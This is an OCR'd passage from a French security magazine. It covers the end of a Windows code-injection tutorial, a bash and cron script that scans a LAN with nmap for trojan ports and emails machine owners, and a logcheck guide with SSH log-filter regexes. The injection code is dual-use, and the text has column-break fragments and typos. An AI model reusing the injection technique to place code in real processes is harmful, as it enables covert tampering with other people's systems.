_emit 0x65 //e
_emit 0x73 //s
_emit 0x73 //s
```

Avant de compiler votre code, vous devez également modifier les vérifications d'erreur en cours d'exécution (runtime)de Visual Studio. Par défaut, la

« C/C++ », puis « Code Generation ». Dans le volet de droite définissez la valeur de « Basic Runtime Checks » à « Uninitialized Variables /RTCu ». Vous pouvez voir la modifica-

```
_emit 0x61 //a
_emit 0x67 //g
_emit 0x65 //e
_emit 0x42 //B
_emit 0x6f //o
_emit 0x78 //x
_emit 0x41 //A
_emit 0x00 // NULL
}
```

Maintenant, appelons MessageBoxA() pour afficher un message :

```
LPCTSTR msg_text;

LPCTSTR msg_caption;

int(*func_messagebox)(
     HWND hWnd, LPCTSTR lpText,
     LPCTSTR lpCaption,UINT uType);

func_messagebox=(int(__cdecl*)(
                HWND,LPCTSTR,
                LPCTSTR,UINT))messagebox;

__asm
{
push edx
mov edx,msg_text_string
sub edx,start
add edx,0xc
add edx,ebx
mov msg_text,edx
mov edx,msg_caption_string
sub edx,start
add edx,0xc
add edx,ebx
mov msg_caption,edx
pop edx
}
func_messagebox(0,
                msg_text,msg_caption,
                0);
```

Voici les définitions des deux chaînes (caption et message) utilisées pour la message box.

```
__asm
{
msg_text_string:
_emit 0x46 //F
_emit 0x72 //r
_emit 0x6f //o
_emit 0x6d //m
_emit 0x20 //SPACE
_emit 0x74 //t
_emit 0x68 //h
_emit 0x65 //e
_emit 0x20 //SPACE
_emit 0x69 //i
_emit 0x6e //n
_emit 0x6a //j
_emit 0x65 //e
_emit 0x63 //c
_emit 0x74 //t
_emit 0x65 //e
_emit 0x64 //d
_emit 0x20 //SPACE
_emit 0x63 //c
_emit 0x6f //o
_emit 0x64 //d
_emit 0x65 //e
_emit 0x00 // NULL
}

__asm
{
msg_caption_string:
_emit 0x48 //H
_emit 0x65 //e
_emit 0x6C //l
_emit 0x6C //l
_emit 0x6F //o
_emit 0x00 // NULL
}
```

A présent terminons le processus en appelant ExitProcess() pour éviter le plantage du processus :

```
void (*func_exitprocess) (UINT uExitCode);
func_exitprocess= (void(__cdecl*)(UINT))

function_addr_table[2];
func_exitprocess(0);
```

C'est la fin de cet article. Comme vous venez de le voir, en utilisant LoadLibrary() et GetProcAddress() nous pouvons appeler n'importe quelle fonction de n'importe quelle librairie dans le code injecté.

Sysdream
77 security consulting
(info@sysdream.com)

Bash et l'adminis

Newbie

Le quotidien d'un administrateur réseau est fait de tâches répétitives et ingrates, mais en utilisant le shell et en le combinant à d' autres commandes systèmes nous pouvons aisément nous faciliter la vie !

Que vous soyez sous Linux ou Unix l'utilisation du shell est incontournable pour qui gère un réseau. Certes de nombreuses interfaces graphiques d'administration système ont vu le jour, mais le shell avec sa rapidité de mise en oeuvre, sa flexibilité et son extraordinaire aptitude à enchaîner les commandes à la suite les unes des autres a encore selon moi de beaux jours devant lui.

Dans les précédents articles sur le sujet de FaSm et de CodeJ vous avez appris à construire des scripts shell et vous avez pu juger de leur efficacité. Vous constaterez dans cet article que vous pouvez automatiser l'exécution de ceux-ci et, dans le cas d'un scripts de surveillance réseau, informer les membres de votre réseau du résultat renvoyé par votre shell.

Surveiller les machines de votre réseau infrastructure

Un des fléaux actuels de nos réseaux est le cheval de Troie, en particulier sur les machine Windows, principale cible de ces attaques.

Dans ce script, nous nous proposons de scanner les ports des machines de notre réseau, de comparer la liste des ports ouverts avec une liste de ports utilisés par certains troyens, et de renvoyer le cas échéant un mail aux propriétaires de ces machines leur demandant d'installer, si ce n'est déjà fait, un Antivirus et un firewall.

Pour ce faire nous avons besoins de configurer un MTA (mail transport agent) qui nous permettra d'envoyer nos mails et de paramétrer l'utilitaire de programmation de tâches CRON qui lancera notre script aux heures et dates définis au préalable.

Nous utiliserons une version allégée de MTA: SSMTP qui se paramètre plus facilement que sendmail, d'autant plus que notre script ne nécessite que l'envoi de messages et pas de réception.

Enfin nous aurons besoin d'un fichier (portstroyens.txt) comportant une liste de trojans et les ports qu'ils utilisent ainsi que d'un fichier texte recensant les machines de notre réseau(fichiers_ip.txt) , leur IP, et le mail de leur propriétaire.

Il existe sur le web des sites donnant une liste mise à jour régulièrement des trojans recensés et des ports qu'ils utilisent sur les machines.(1)

Le fichier " fichier_ip.txt" peut être facilement généré à partir de n'importe quelle base de donnée gérant un parc machine (ou d'une feuille de calcul Excel :-(ou OpenOffice :-) dans le pire des cas) , pour notre exemple il sera de la forme suivante :

Installer ssmtp

Il existe de nombreux cas où vous désirez être capable d'envoyer uniquement du courrier électronique par l'intermédiaire d'un relais. s'acquitte fort honorablement de cette tâche et se paramètre en quelques lignes. Pour l'installer sous Debian, un petit apt-get install ssmtp et le tour est joué. Pour les autres distributions, on l'installera de façon classique.

On paramétrera le fichier ssmtp.conf comme suit:

```
PortReZoR:/home/rezor# cd /etc/ssmtp
PortReZoR:/etc/ssmtp# ls
revaliases ssmtp.conf
PortReZoR:/etc/ssmtp# vi ssmtp.conf
root=ReZor@acissi.net
mailhub=mail.acissi.net # le relais de
                        courrier que vous
                        utilisez

rewriteDomain=acissi.net

hostname=PortReZoR
```

Bien entendu comme vous avez déjà lu l'excellent article de SyDoRe sur logcheck, vous connaissez déjà ce paramétrage! :-)

tration système

```
PortFaSm;192.168.0.10;Fasm;FaSm@acissi.net
PortCodeJ;192.168.0.20;CodeJ;CodeJ@acissi.net
PortRezOr;192.168.0.30;ReZoR@acissi.net
PortSyDoR;192.168.0.40;SyDoR@acissi.net
```

De même pour le fichier "portstroyens.txt "récupéré sur le net:

```
0     ICMP  Click attack
8     ICMP  Ping Attack
        |
        |
        |
        |
1090  TCP  Xtreme
1207  TCP  SoftWar
1234  TCP  Ultors Trojan
1243  TCP  Sub Seven
1245  TCP VooDoo Doll
```

Passons aux choses sérieuses

Nous devons d'abord nous assurer que les machines à scanner sont bien allumées, pour cela nous allons utiliser le scanner de port nmap avec l'option -sP permettant de pinger les ports et le -n pour lui dire de nous afficher l'adresse ip au lieu du nom host:

```
PortReZoR# nmap -sP -n 192.168.0.50

Starting nmap 3.75 (http://insecure.org/nmap/)
 at 2005-05-10 22:53 CEST
Host 192.168.0.50 appears to be up.
Nmap run completed -- 1 IP address
(1 host up) scanned in 0.176 seconds
```

La ligne qui nous interesse est la ligne où on voit apparaître le fait que la machine 192.168.0.50 est "up".

Avec tout ce qu'on connaît désormais on est capable d'écrire la première partie du script où on doit générer le fichiers d'adresses ip à scanner en fonction des machines up ou down :-).

```
#!/bin/bash
IFS=';'
cat /dev/null > ipup.txt
while read machine ip user mail
 do
  nmap -sP -n $ip |grep appears
   | cut -d " " -f2 >> ipup.txt
 done <$1

cat /dev/null > ipascanner.txt
while read ip
 do
  cat $1 | grep $ip >> ipascanner.txt
 done < ipup.txt

exit 0
```

Après la déclaration du shell utilisé et le séparateur de champ (";") utilisé pour le traitement du fichier d'adresse "fichier_ip.txt" passé en argument au script, nous créons et initialisons le fichier temporaire "ipup.txt".

Dans le premier bloc d'accolades nous allons remplir ce fichier avec les adresses ip des machines qui sont allumées sur notre réseau.

Pour ce faire nous utilisons une boucle while qui déclarera dans un premier temps les variables correspondants aux différents champs de notre fichier et scannons toutes les adresses ip contenues dans celui-ci .

Nous récupérons la sortie de la commande nmap et la redirigeons vers l'entrée de la commande grep en nous servant d'un pipe, celle ci nous récupère la ligne où apparaît la

Rappel sur les scanners de port

Lorsqu'un serveur offre un service particulier (Web, messagerie, mail), il exécute un programme assurant ce service. Ce programme est en attente de connexions. Les clients devant accéder à ce service doivent connaître l'adresse IP du serveur et le numéro de port associé au service. Ce numéro de port a été attribué suivant le document standard RFC1010 au programme exécutant ce service. Sur les systèmes Linux, la liste de ces numéros est disponible dans le fichier /etc/services. La plupart des services ont un numéro de port bien défini. Par exemple, un serveur de messagerie utilise le port 25, un serveur Web le port 80... Lorsqu'un service est en écoute sur un port, on dit que le numéro de port associé à ce service est ouvert. L'intérêt du scanner est très simple : il permet de trouver dans un délai très court, tous les ports ouverts sur une machine distante. Il existe différents types de scanner, certains se contentent juste de donner : la liste des ports ouverts, le type et la version de l'OS tournant sur le serveur. Nmap est un des scanners les plus utilisés et un des plus performants. Il est disponible sous Windows et Linux en paquet dans toutes les distributions majeures. De nombreux tutoriels bien faits existent sur la toile(2).

chaine de caractères "appears" qui nous interesse (cf résultat de nmap ci-dessus), il ne nous reste plus ensuite, en utilisant un nouveau pipe , qu'à récupérer le deuxième champ de cette ligne avec la commande cut à laquelle nous passerons l'option -d" " lui indiquant ainsi que le délimiteur pour cette ligne est l'espace.
Bon, tout ceci c'est bien beau mais je n'ai toujours pas mon fichier définitif d'adresses à scanner :-).
C'est là la fonction du deuxième bloc while pour lequel l'entrée sera le fichier généré par le premier (ipup.txt).
De la même manière que précedemment je vais utiliser la commande grep couplée à la commande cat listant le fichier passé en argument et rediriger les lignes correspondantes dans le fichier définitif"ipascanner.txt".

Ne reste plus qu'à enregistrer ce script sous le nom de scanparc.sh, de lui donner les droits d'éxecution grâce à la commande chmod et de le lancer sans oublier de lui passer"fichier_ip.txt" en argument.

```
PortReZoR# ./scanparc.sh fichier_ip.txt
PortReZoR# cat ipascanner.txt
PortCodeJ;192.168.0.20;CodeJ;CodeJ@acissi.net
PortRezor;192.168.0.30;ReZoR@acissi.net
PortSyDoR;192.168.0.40;SyDoR@acissi.net
PortReZoR:/home/rezor#
```

Lancer les scans

Nous pouvons maintenant écrire le reste du script pour scanner les machines allumées et prévenir leurs propriétaires d'éventuels ports ouverts.

La deuxième partie du script sera donc de la forme:

```
## on reprend ipascanner.txt
while read machine ip user mail
 do
  cat /dev/null > vulnerabilite.txt
  echo "debut du scan de la machine: $ip"
  # notez le pipe :
  nmap -sS -p1-65535 $ip | grep open
   | cut -d "/" -f1
   | while read port
    do
     cat portstroyens3.txt
      | grep "^$port " >> vulnerabilite.txt
    done
   cat entete.txt > mail.txt
   echo "Votre ordinateur $machine à été
        scanné et les ports suivants sont
        ouverts et exposés aux troyens
        écrits en vis à vis:" >> mail.txt
   cat vulnerabilite.txt >> mail.txt
   # envoi
   mail $mail < mail.txt
   echo "Pour administration:scan de la
        machine d'adresse $ip effectué"
 done <ipascanner.txt
rm vulnerabilité.txt ipup.txtscan.txt \
  ipascanner.txt
exit 0
```

Le fichier vulnérabilité.txt est le résultat de la comparaison entre les "ports ouverts " renvoyés par nmap (scan.txt) et le fichier " ports utilisés par les troyens "(portstroyens.txt) . entête.txt est le fichier qui, comme son nom l'indique, sera le début du mail envoyé et indiquera la marche à suivre au propriétaire de la machine scannée. Tout cela forme le message final mail.txt que l'on envoie à l'utilisateur dont on aura récupéré l'adresse via le contenu de la variable mail ($mail).
Bien évidemment, nous supprimons les fichiers temporaires à la fin de notre script et nous quittons proprement.
Le message reçu par nos administrés sera donc de la forme:

Message de l'administration reseau :
Des ports sur votre machine sont ouverts, ce qui peut créer des failles de sécurité.
Veuillez vous connecter sur l'intranet à l'adresse http://websecu/securiser.htm.
Vous y trouverez les outils et les tutoriels correspondants qui vous permettrons de sécuriser votre machine

La machine PortCodeJ à été scannée et les ports suivants sont ouverts et exposés aux troyens écrits en vis à vis:

```
80   TCP  Executor
113  TCP  Kazimas
119  TCP  Happy99
```

Mise en production

Le script est maintenant fonctionnel ; reste à le faire s'exécuter tout seul. Nous allons pour cela utiliser le démon crond et plus particulièrement la commande "crontab".

Les differentes étapes du scan et la récupération des ports ouverts :

```
# nmap -sS 192.168.0.20 #scan en mode
                        discret (-sS)
Starting nmap 3.75 ( http://www.inse-
cure.org/nmap/ ) at 2005-05-11 11:13 CEST
Interesting ports on PortCodeJ.acissi.net
(192.168.0.20):
(The 1648 ports scanned but not shown
below are in state: closed)
PORT        STATE SERVICE
22/tcp      open  ssh
37/tcp      open  time
80/tcp      open  http
139/tcp     open  netbios-ssn
10000/tcp open  snet-sensor-mgmt

# nmap -sS 192.168.0.30 \
  | grep open|cut -d "/" -f1
22
37
80
139
10000
```

Présentation de cron

Les systèmes de type Linux possèdent une application

(plus exactement un démon) permettant de réaliser ce type de tâches, il s'agit de cron.
Cron est basé sur une table référençant les tâches à lancer ainsi que l'année, le mois, le jour, l'heure et la minute à laquelle l'exécuter.
Cron est ainsi constitué :

- d'un démon : crond, c'est-à-dire un programme résident en mémoire lançant automatiquement les tâches en fonction de la table cron
- d'une commande : crontab, permettant d'éditer la table des tâches à ordonnancer

crond se trouve généralement dans le répertoire /usr/sbin ou /sbindans les distributions récentes. Pour connaître l'emplacement de crond dans votre distribution linux, il vous suffit de taper la commande suivante : whereis crond
Si votre distribution tient la route, crond doit être lancé au démarage, sans que vous n'ayiez à vous en soucier.
La commande crontab édite en fait un fichier relatif à l'utilisateur qui l'exécute. Ce fichier se situe dans /var/spool/cron/crontabs/[user].

Un fichier crontab est organisée de la manière suivante :

mm hh jj MMM JJJ tâche

Détails :

- **mm**représente les minutes (de 0 à 59)
- **hh** représente l'heure (de 0 à 23)
- jj représente le numéro du jour du mois (de 1 à 31)
- MMM représente le numéro du mois (de 1 à 12) ou l'abréviation du nom du mois (jan, feb, mar, apr, ...)
- JJJ représente l'abréviation du nom du jour ou le chiffre correspondant au jour de la semaine (0 représente le dimanche, 1 représente le lundi, ...)
- tâche est la commande ou le script shell à exécuter

Nous allons éditer et configurer un fichier nommé scan_machines dont nous transféreront le contenu dans notre crontab (root) à l'aide de la commande crontab :

```
#crontab scan_machine
```

Editons ce fichier:

```
SHELL=/binbash
PATH=/usr/local/sbin:/sbin:/bin:/usr/sbin:
     /usr/bin:
MAILTO=ReZoR@acissi.net
# m h dom mon dow user  command
* 12 * * * cd /home/rezor; scanparc.sh \
          fichier_ip.txt
```

Pour plus de détails aller sur le site donné en référence (3).

Si nous analysons ce fichier, nous pouvons y voir la déclaration du shell utilisé, l'initialisation de la variable PATH et le paramètrage de la tâche à qui nous demandons de lancer tous les jours à 12 heures le script scanparc.sh en lui passant fichier_ip.txt comme argument. Nous prenons soin également de nous placer dans le répertoire où se trouve le script à éxécuter.
Il reste une ligne dont nous n'avons pas parlé, c'est la ligne MAILTO=ReZoR@acissi.net.
En fait nous déclarons ici le mail de la personne (généralement l'administrateur réseau) à qui nous désirons que la crontab renvoie les erreurs d'exécutions ainsi que tout ce qui est dirigé sur la sortie standard dans le script.

Emails de rapport

Et là vous avez l'explication des deux lignes dans le script qui génèrent un écho vers la sortie standard (l'écran) et qui placées judicieusement renverront en fait le résultat de l'exécution du script à l'administrateur.

```
echo "debut du scan
     de la machine:
     $ip"
echo "(...) scan de
     la machine
     $ip effectué"
```

Voici le type de message que les utilisateurs vont recevoir :

```
From : root@acissi.net (Cron Daemon)
To: ReZoR@acissi.net
Subject: Cron <root@PortReZoR> (...)

debut du scan de la machine:
195.221.189.155
Pour administration:scan de la machine
d'adresse 195.221.189.155 effectué
debut du scan de la machine:
195.221.189.143
Pour administration:scan de la machine
d'adresse 195.221.189.143 effectué
```

Conclusion


Dans cet article, vous avez pu vous rendre compte de la puissance du shell qui couplé à certaines commandes systèmes peut énormément simplifier la vie d'un administrateur réseau.
Le script que nous exécutons ici est relativement simple car élaboré essentiellement à partir de boucles while. Pourtant, couplé avec crontab, SSMTP, et nmap, il nous permet de surveiller les pc de nos utilisateurs et de les sensibiliser sur la protection de leur machine (chacun sait que le rappel incessant des règles de sécurité en informatique est la meilleure des protections et si notre serveur peut le faire pour nous, pourquoi s'en priver? :-)).

ReZoR


La TEAM ACISSI vous salue...

Quelques liens utiles :

1. http://lists.gpick.com/portlist/portlis.htm
2. http://www.linux-france.org/prj/inetdoc/securite/tutoriel/tutoriel.securite.collecte.html
3. http://www.linuxpourlesnuls.org (Recherche: cron)



- bash introduction OR manuel
- crontab utilisation OR exemples
- scripts shell
- bash inurl:linuxfr.org/tips



Surveiller ses mach

Un dispositif d'alertes facile d'accès

Une machine sous linux génère des informations qui sont utiles entre autre pour surveiller son fonctionnement. Ces informations se retrouvent dans les fichiers que l'on appelle des log. Essayons de voir comment s'en sortir dans cette prolifération de lignes de log pour en extraire les principales...

Vous avez installé votre machine (voire même plusieurs machines, car votre entourage familial ou professionnel veut aussi une machine qui marche bien comme la vôtre... ;-), reste maintenant à « surveiller» ce qui se passe dessus, et notamment relever tous les événements anormaux s'y produisant : par exemple des tentatives de connexion par telnet, ssh ou ftp. Pour effectuer cette surveillance, il est possible d'aller examiner différents fichiers de log existant sur votre machine. Nous allons dans cet article présenter un outil permettant de vous faciliter ce travail. Cet outil se nomme logcheck.

Principe de fonctionnement

Le principe de fonctionnement de ce logiciel est le suivant : il scrute vos fichiers de log pour trouver tous les événements jugés comme anormaux (nous verrons par la suite ce qui est considéré comme tel). L'outil établit ensuite un rapport qu'il vous envoie par mail, toutes les heures par défaut (crontab) si aucun événement particulier ne se produit. Deux types d'événements peuvent modifier la fréquence d'envoi de ces rapports : un reboot de la machine ou l'arrivée d'un événement «grave» (attaque de la machine par exemple) déclencheront l'envoi d'un mail.
Pour connaître les fichiers de log qui sont passés en revue, allez voir dans le fichier /etc/logcheck/logcheck.logfiles. Voir encadré.

Préambule : installation d'un relais de mail

Avant même d'aborder l'installation et l'utilisation de logcheck, il faut avant tout lui permettre de fonctionner correctement – le minimum étant de lui donner la possibilité d'envoyer des mails. Pour cela, nous allons donc installer ssmtp. La machine d'essai est une Debian Sarge, l'installation est donc facile ;-) :

```
sydore@megalochelys:~#
sudo apt-get install ssmtp
```

La configuration de l'outil smtp nécessite quelques informations :

- Le destinataire des mails adressés aux utilisateurs ayant un UID inférieur à 1000. Dans notre cas sydore@free.fr.
- Le nom du concentrateur de courriel (comme le dit ma machine francisée, appelé autrement le mail hub). Dans notre cas smtp.free.fr.
- Le numéro du port sur lequel écoute le serveur SMTP distant (normalement 25, comme dans notre configuration).
- Et enfin, la dernière configuration concerne la possibilité ou non que vous pouvez laisser aux utilisateurs de la machine de réécrire les champs `From` des mails qu'ils envoient. Nous mettrons `NON`.

Maintenant, la machine est capable d'envoyer (et uniquement, elle n'en recevra pas) des mails via un serveur qui servira de relais. Un petit exemple d'envoi de mail en ligne de commande :

```
$ mail sydore@free.fr
Subject: essai
corps du message
.
Cc:
$
```

Et je reçois bien le mail dans ma boîte.

Installation de logcheck

La machine de test est une machine sous Debian Sarge. Cela n'aura qu'une incidence mineure sur ce qui suit. Regardons maintenant ce qu'il est nécessaire d'installer pour obtenir logcheck :

Exemple de fichier ogcheck.logfiles

```
sydore@megalochelys:~$ sudo more
/etc/logcheck/logcheck.logfiles
# these files will be checked by logcheck
# This has been tuned towards a default syslog
install
/var/log/syslog
/var/log/auth.log
sydore@megalochelys:~$
```

- Le nom du domaine à utiliser. Ce nom sera utilisé pour compléter les champs From (ne contenant que le nom de l'utilisateur local) des mails sortants. Dans notre cas, megalochelys.free.fr
- Le nom de la machine qui sera envoyé au concentrateur de mail.

```
root@:~# apt-get -s install
                    logcheck
Lecture des listes de
paquets... Fait
Construction de l'arbre des
dépendances... Fait
```

ines avec Logcheck

```
Les paquets supplémentaires
suivants seront installés :
 logcheck-database logtail
Les NOUVEAUX paquets sui-
vants seront installés :
 logcheck logcheck-database
 logtail
0 mis à jour, 3 nouvelle-
ment installés, 0 à enlever
et 983 non mis à jour.

Inst logtail (
   1.2.34 Debian:testing)
Inst logcheck-database (
   1.2.34 Debian:testing)
Inst logcheck (
   1.2.34 Debian:testing)
Conf logtail (
   1.2.34 Debian:testing)
Conf logcheck-database (
   1.2.34 Debian:testing)
Conf logcheck (
   1.2.34 Debian:testing)
```

Le paquet Debian de logcheck est accompagné de deux autres paquets : logcheck-database et logtail. Le paquet logcheck-database contient les fichiers qui vont être utiles au filtrage des fichiers de log. Nous verrons un peu plus loin l'organisation et le contenu de ces fichiers. Le paquet logtail quant à lui, contient un outil permettant de positionner des marqueurs dans le fichier de log afin de ne relire que les parties nouvelles. Voyons par l'exemple comment fonctionnent ces deux parties.

logtail

On voir dans l'encadré ci-contre le résultat que nous renvoie logtail sur le fichier de log des connexions.

Démo logtail

```
$ sudo logtail \
   -f /var/log/auth.log
Mar  5 23:11:35 megaloche-
lys sshd[3058]:
  Accepted keyboard-inter-
  active/pam for sydore
  from 192.168.2.102 port
  33746 ssh2
Mar  5 23:11:35 megaloche-
lys ssh(pam_unix)[3065]:
  session opened for user
  sydore by (uid=0)
Mar  5 23:11:38 megaloche-
lys sudo:
  sydore : TTY=pts/0 ;
  PWD=/home/sydore ;
  USER=root ;

COMMAND=/usr/sbin/logtail \
        -f /var/log/auth.log
```

Dans ce log nous voyons que l'utilisateur sydore s'est connecté en ssh depuis une machine du sous-réseau privé. Nous voyons également que la commande sudo a été utilisée pour exécuter une commande (la même que celle que nous venons de taper).

Réitérons la même commande :

```
$ sudo logtail -f
/var/log/auth.log
$
```

Cette fois-ci, aucun affichage. Ce qui s'est passé : lors de l'exécution de notre commande précédente (le premier appel à logtail), logtail a extrait des lignes du fichier de log et a placé un marqueur en fin de fichier de log. À l'exécution suivante, logtail reprend la lecture du fichier à partir de la marque qu'il a placé. Dans notre exemple, aucun nouvel événement, donc aucune autre sortie.

Ce mécanisme va permettre de ne prendre en compte dans les fichiers de log que les parties non encore traitées, tout en gardant les fichiers de log intactes.

logcheck-database

Nous avons de quoi envoyer des mails, nous avons de quoi analyser les logs pour ne retenir que les nouvelles entrées. Il ne nous manque plus que la possibilité de filtrer ces nouvelles entrées pour n'en retenir que les pertinentes. Cette partie sera assurée par le paquet logcheck-database. Ce paquet n'est rien de plus qu'une liste de fichiers permettant de définir les différentes expressions régulières pour retenir les lignes utiles dans les fichiers de log.

Deux catégories de fichiers : ceux qui définissent des expressions à trouver dans les log (les fichiers que l'on trouvera dans les répertoires /etc/logcheck/cracking.det /etc/logcheck/violations.dpar exemple) et ceux qui définissent des expressions à ignorer dans les fichiers de log (les fichiers se trouvant dans les répertoires dont le nom contient ignorecomme ignore.dou violations.ignore.d). Les fichiers se trouvant dans le répertoire cracking.dsont les filtres permettant de reconnaître une « attaque» alors que ceux se trouvant dans violations.dsont utilisés pour repérer les « alertes» de sécurité.

Les filtres fournis par le paquet logcheck-database sont organisés en trois catégories. À chaque catégorie correspond le niveau de surveillance que vous voulez




adopter pour la machine à surveiller. Ces niveaux sont workstation, server ou paranoid. Comme leur nom l'indique, chaque mode est adapté à l'utilisation de la machine. Une station de travail ne contiendra que peu de données sensibles contrairement à un serveur, il sera donc possible de mettre en place une politique de filtrage prenant en compte moins de messages. Par contre le mode paranoid sera utilisé pour les machines sur lesquelles une attention toute particulière doit être portée.

Voyez par exemple les différences entre les versions du fichier ssh se trouvant dans les répertoires serveur et paranoid dans l'encadré ci-dessous.

Différences entre le mode paranoid et le mode serveur

```
sydore@megalochelys:~$ sudo more
/etc/logcheck/ignore.d.server/ssh
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]:
   Accepted (gssapi|rsa|dsa|password|publickey|keyboard-
   interactive/pam) for [^[:space:]]+ from [^[:space:]]+
   port [0-9]+ (ssh|ssh2)$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]: PAM
   pam_putenv: delete non-existent entry; [[:alnum:]]+$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]: Server
   listening on [.0-9]+ port 22\.$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]: sub-
   system request for sftp$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]:
   Received disconnect from [.0-9]+: [0-9]+: Client dis-
   connect
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]:
   Received disconnect from [0-9.]{7,15}: [0-9]+:
   Disconnect requested by Windows SSH Client\.$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]: syslo-
   gin_perform_logout: logout\(\) returned an error$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]:
   nss_ldap: reconnect(ing|ed) to LDAP server(\.\.\.|
   after [0-9]+ attempt\(s\))$

sydore@megalochelys:~$ sudo more
/etc/logcheck/ignore.d.paranoid/ssh
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]:
   \(pam_[[:alnum:]]+\) session opened for user
   [[:alnum:]-]+ by \(uid=[0-9]+\)$
^\w{3} [ :0-9]{11} [._[:alnum:]-]+ sshd\[[0-9]+\]:
   \(pam_[[:alnum:]]+\) session closed for user
   [[:alnum:]-]+$
sydore@megalochelys:~$
```

dre en compte, ce n'est pas de ce côté que nous aurons à intervenir pour affiner les réglages de logcheck. En effet, les fichiers définissent les filtres nécessaires à la prise en compte des informations importantes, voire même des informations moins importantes. L'affinage consiste à ajouter des filtres afin d'ignorer certaines de ces informations.

Reprenons l'exemple contenu dans le fichier ssh :

```
^\w{3} [ :0-9]{11}
   [._[:alnum:]-]+
   ssh\(pam_[[:alnum:]]+\)\
[[0-9]+\]:
   session opened for user
   [[:alnum:]-]+ by \
(uid=[0-9]+\)$
^\w{3} [ :0-9]{11}
   [._[:alnum:]-]+
   ssh\(pam_[[:alnum:]]+\)\
[[0-9]+\]:
   session closed for user
[[:alnum:]-]+$
```

Le premier filtre (défini dans la première ligne) sert à éliminer les lignes dans les log qui sont de la forme :

- `^\w{3}` : un mot composé de 3 caractères alphanumérique (des chiffres ou des lettres). Ceci est équivalent à `[[:alnum:]]{3}`.
- `[ :0-9]{11}` : un chaîne de caractères de longueur 11 composée soit d'espaces, soit de deux points soit de chiffres.
- `[._[:alnum:]-]+` : une chaîne de caractères d'une longueur supérieure ou égale à 1 et composée soit de points, soit de underscores, soit de caractères alphanumériques ou soit de tiret.
- `ssh\(pam_[[:alnum:]]+\)\[[0-9]+\]: session opened for user [[:alnum:]-]+ by \(uid=[0-9]+\)$` : une chaîne commençant par sshsuivi d'une parenthèse ouvrante, puis de pam_lui-même suivi d'une chaîne (de longueur supérieure à 1)




Sans comprendre ce que signifie chacune de ces lignes (voir la section suivante pour cela), nous pouvons déjà constater moins de lignes dans la configuration paranoid. Par conséquent, plus de messages apparaîtront dans le rapport envoyé par logcheck dans ce mode.

Les expressions de filtrage

Nous venons de voir que des fichiers de filtrage sont fournis par logcheck-database, regardons de plus près ce qu'ils contiennent. Nous ne nous attarderons pas sur les fichiers définissant les lignes de log à pren-

